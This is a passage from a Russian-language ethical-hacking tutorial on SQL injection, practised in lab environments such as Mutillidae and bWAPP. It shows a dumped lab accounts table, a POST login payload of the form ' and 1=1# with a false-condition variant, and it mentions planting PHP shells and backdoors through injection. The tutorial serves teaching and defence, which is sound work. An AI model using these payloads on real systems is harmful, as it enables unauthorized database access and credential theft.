

Введение

Здравствуйте, дорогие друзья. Я рад, что Вы хотите изучать направление по уязвимости SQL-инъекция. Это очень мощная и коварная уязвимость, которая может стать критической на веб-ресурсе.

Для продолжения работы, Вам предстоит настроить Лабораторию для тестирования, так как текущее законодательство Этичный хакер не может нарушать, на то она и этика.

Обращаю Ваше внимание на то, что я не несу никакой ответственности за Ваши действия по отношению к веб-приложениям.

На протяжении всей книги, Вас ждет исчерпывающая информация, касательно этой уязвимости, но настоятельно рекомендую почитать литературу по этому языку программирования. Он не сложен, но тем не менее Вы должны видеть, что из себя представляет выражение SQL.

Для взлома нам понадобится дистрибутив Debian – Kali Linux (гугл в помощь), а также уязвимая машина Metasploitable 2 (<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>), и 3-й компонент – это bWAPP(bee-box) (<https://sourceforge.net/projects/bwapp/>).

Все это добро нужно «накатывать» на виртуальную машину VirtualBox, или Vmware. Не буду это описывать, как и структуру языка программирования SQL (может в следующем издании).

Надеюсь, что книга станет для Вас полезным руководством при безопасности от этой уязвимости, так как акцент я делал на демонстрацию и защиту от такой разноплановой уязвимости.

Что такое SQL-инъекция?

SQL-инъекция – это достаточно распространенный тип уязвимости, который повсеместно встречается на веб-сайтах.

Перед тем, как использовать эту уязвимость, давайте разберемся в том, что такое SQL в целом. Смысл заключается в том, что более-менее крупный сайт имеет свою базу данных. Сразу возникает вопрос, что такое базы данных?

Это место, где хранится информация о всем, что происходит на веб-сайте, например: изменение имен пользователей, статей, сообщений в блоге, комментариях.

Так можно описать взаимодействие пользователя с сайтом, где он производит какие-либо действия, а именно добавление комментария, картинки, удаление и т.д. К чему я это все?

Дело все в том, что эти манипуляции проходят с помощью языка программирования SQL. Он имеет свой синтаксис, который похож на структуру построения предложений на английском языке. Чтобы понимать механику этого языка, Вы можете поискать литературу в интернете по этому вопросу. Я разобрался самостоятельно с помощью самоучителя, автора Линн Бейли «Изучаем SQL»:

Линн Бейли

Изучаем SQL



Приведи
в порядок
свои
отношения
с данными



Прекрати путать
первичные
и внешние ключи



Будь готов
объяснить суть
нормализованной
таблицы



Освой концепцию
и синтаксис SQL
максимально
эффективно



Перестань
смущаться
команды
ALTER



Проверь свои
знания SQL
на интересных
упражнениях

O'REILLY®

ПИТЕР®

Опасности SQL-инъекций.

На самом деле SQL-инъекции очень важны, и в тоже время опасны. Их можно найти в самых разнообразных местах на сайте. От данного типа инъекций довольно сложно защититься.

Как я уже говорил, от них довольно сложно защититься, и можно, в конечном итоге получить доступ к базе данных.

В случае, с SQL-инъекцией, не нужно загружать php-шелл на сайт, и проводить прочие манипуляции (например, выполнять обратное соединение).

В базе данных есть все, что Вам нужно (имена пользователей, пароли, данные кредитных карт и т. д.):

```
root@timcore: ~  
MySQL [owasp10]> select * from accounts;  
+-----+-----+-----+-----+-----+  
| cid | username | password | mysignature | is_admin |  
+-----+-----+-----+-----+-----+  
1 | admin | adminpass | Monkey! | TRUE  
2 | adrian | somepassword | Zombie Films Rock! | TRUE  
3 | john | monkey | I like the smell of confunk | FALSE  
4 | jeremy | password | d1373 1337 speak | FALSE  
5 | bryce | password | I Love SANS | FALSE  
6 | samurai | samurai | Carving Fools | FALSE  
7 | jim | password | Jim Rome is Burning | FALSE  
8 | bobby | password | Hank is my dad | FALSE  
9 | simba | password | I am a cat | FALSE  
10 | dreveil | password | Preparation H | FALSE  
11 | scotty | password | Scotty Do | FALSE  
12 | cal | password | Go Wildcats | FALSE  
13 | john | password | Do the Duggie! | FALSE  
14 | kevin | 42 | Doug Adams rocks | FALSE  
15 | dave | set | Bet on S.E.T. FTW | FALSE  
16 | ed | pentest | Commandline KungFu anyone? | FALSE  
17 | admin | adminpass | test | FALSE  
+-----+-----+-----+-----+-----+  
17 rows in set (0.028 sec)
```

Также есть доступ к кредитным картам:

```
root@timcore: ~  
MySQL [(none)]> use owasp10;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
Database changed  
MySQL [owasp10]> show tables  
+-----+  
| Tables_in_owasp10 |  
+-----+  
accounts  
blogs_table  
captured data  
credit cards  
hitlog  
pen_test_tools  
+-----+  
6 rows in set (0.000 sec)  
  
MySQL [owasp10]> select * from accounts;  
+-----+-----+-----+-----+-----+  
| cid | username | password | mysignature | is_admin |  
+-----+-----+-----+-----+-----+
```

По-большому счету, SQL-инъекция — это подарок для хакера, и не надо грузить php-шеллы, к примеру, когда сайт при SQL, становится открытой книгой. Иными словами, другие уязвимости не нужны.

Предположим, что Вы пытаетесь загрузить php-шелл на сервер. Получили, и следующим шагом нам нужно получать доступ к базе данных. Если у нас не получается, то мы можем получить не так уж и много информации.

Без базы данных, сайт нам даст мало информации. База данных нужна, просто необходима.

Если рассматривать анатомию php-шелла, то в некоторых ситуациях, вторым шагом, нужно получать доступ к базе данных.

Можно получить доступ к серверу, на котором лежит множество сайтов, то мы можем прочитать информацию, которая находится за пределами директории «www/root». Все, точно также, как и с уязвимостью запуска файлов. Далее, можно использовать имя пользователя и пароль админа, для попытки загрузить файлы. Все по-стандарту, можем грузить php-шеллы, бэкдоры и т. д., чтобы получить доступ к жертве. Можно даже использовать SQL-инъекцию, для загрузки php-шелла. В целом ее можно эксплуатировать, как уязвимость загрузки файлов (я о SQL-инъекции). Да, и к тому же, с помощью них можно получить доступ к базе данных.

Вот почему они очень опасны, и очень полезны, если Вы сможете их найти.


Проводим изучение SQL-инъекции в POST.

Для того, чтобы найти SQL-инъекции, нужно изучить Вашу цель, и попробовать взломать каждую страницу. Например, можно провести инъекцию в следующий пример: <https://blog.com/page.php?sm=sm>. Попробуйте поставить одиночную кавычку «'» или использовать выражение «and» или «order by», чтобы сломать страницу.

Далее я хотел бы показать Вам пример, с использованием Mutillidae. Нужно перейти на страницу авторизации:



Далее создадим новый аккаунт, с помощью «Please register here»:



Аккаунт создан:




Сначала я авторизируюсь на данном сайте:




Как видим, авторизация успешная.

Я выйду из этого аккаунта, и мы попробуем сделать инъекцию не методом «GET» в строке URL, а «POST», через поля авторизации.

В поле «Name», я введу свой логин «timcore», а в поле «Password» добавлю одиночную кавычку:



Давайте попробуем сломать этот сайт. Жмем Login:



И, как видите, перед нами ошибка. Судя по всему, это ошибка базы данных. Но так будет не всегда, так как может быть совершенно другой вывод ошибки на странице или страницах сайта или сайтов. Может быть вывод дополнительного текста, может исчезнуть статья в блоге и т. д. Примеров на самом деле масса.

В нашем примере указан файл, в котором возникла эта ошибка, а также дано описание того, что она возникла из-за кавычки:

10.0.2.7/mutillidae/index.php?page=login.php

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

Error: Failure is always an option and this situation proves it

Line Code	49 0
File	/var/www/mutillidae/process-login-attempt.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1
Trace	#0 /var/www/mutillidae/index.php(96): include() #1 {main}
Diagnostic Information	SELECT * FROM accounts WHERE username='timcore' AND password=''

Did you [setup/reset the DB?](#)

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 148

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 254

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 255

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 256

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Messed) Hints: Disabled (0 - Try harder) Not Logged In

Обратите внимание на поле «Diagnostic Information», где система пыталась выполнить команду:

10.0.2.7/mutillidae/index.php?page=login.php

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

Error: Failure is always an option and this situation proves it

Line Code	49 0
File	/var/www/mutillidae/process-login-attempt.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1
Trace	#0 /var/www/mutillidae/index.php(96): include() #1 {main}
Diagnostic Information	SELECT * FROM accounts WHERE username='timcore' AND password=''

Did you [setup/reset the DB?](#)

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 148

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 254

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 255

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 256

Mutillidae: Born to be Hacked


Version: 2.1.19 Security Level: 0 (Messed) Hints: Disabled (0 - Try harder) Not Logged In

В параметре «username» уже существуют кавычки, которые обрамлены в начале и в конце логина, а также есть кавычки и в параметре «password».

Три кавычки говорят нам о том, что можно осуществить SQL-инъекцию процентов на 60-70. Мы пока не знаем, можем ли мы заставить сайт запустить то, что мы хотим.


Снова переходим на страницу авторизации. Я ввожу в поле «Name» - «timcore», а в поле «Password» - «timcore», но в конце записи я добавляю кавычку «“».

Зачем я закрываю пароль? Дело в том, что система будет пытаться выполнить выражение: «Select * from accounts where username=„timcore“ and password=“\$pass“». Пароль у нас будет в качестве переменной:



Вам просто нужно представить, как все работает.

Давайте вставим пароль, который я буду вводить в качестве переменной, плюс добавим выражение «and 1=1»:




В этой записи есть одна проблема, а именно сайт будет жаловаться на последнюю кавычку. Предлагаю закомментировать эту кавычку, с помощью символа «#»:


```
Файл Правка Поиск Параметры Справка
Select * from accounts where username='timcore' and password='timcore'and 1=1 #'
'timcore'
```

В итоге запись будет иметь вид:

```
Файл Правка Поиск Параметры Справка
Select * from accounts where username='timcore' and password='timcore'and 1=1#
'timcore'
timcore'and 1=1#
```

Вводим пароль в поле «Password»:




И мы успешно авторизовались:



Мы пока только проводим исследование, и ничего не сделали.
Давайте добавим ложное утверждение. Так как мы писали «1=1», и это являлось «true», нужно прописать, к примеру «1=2», и это будет ложное утверждение:



Вводим логин и пароль:



Даже несмотря на то, что был введен верный логин и пароль, система выдала ошибку аутентификации:




В общем, мы можем использовать поле «Password» для выполнения SQL-кода.

Уязвимость SQL-Injection (POST/Select).

Продолжаем рассматривать SQL-инъекции, в частности, которые уязвимы и передаются методом POST, с выбором «Select».

Суть страницы заключается в том, что существует выбор списка фильмов, и выводит информацию о фильме, после нажатия кнопки «Go»:

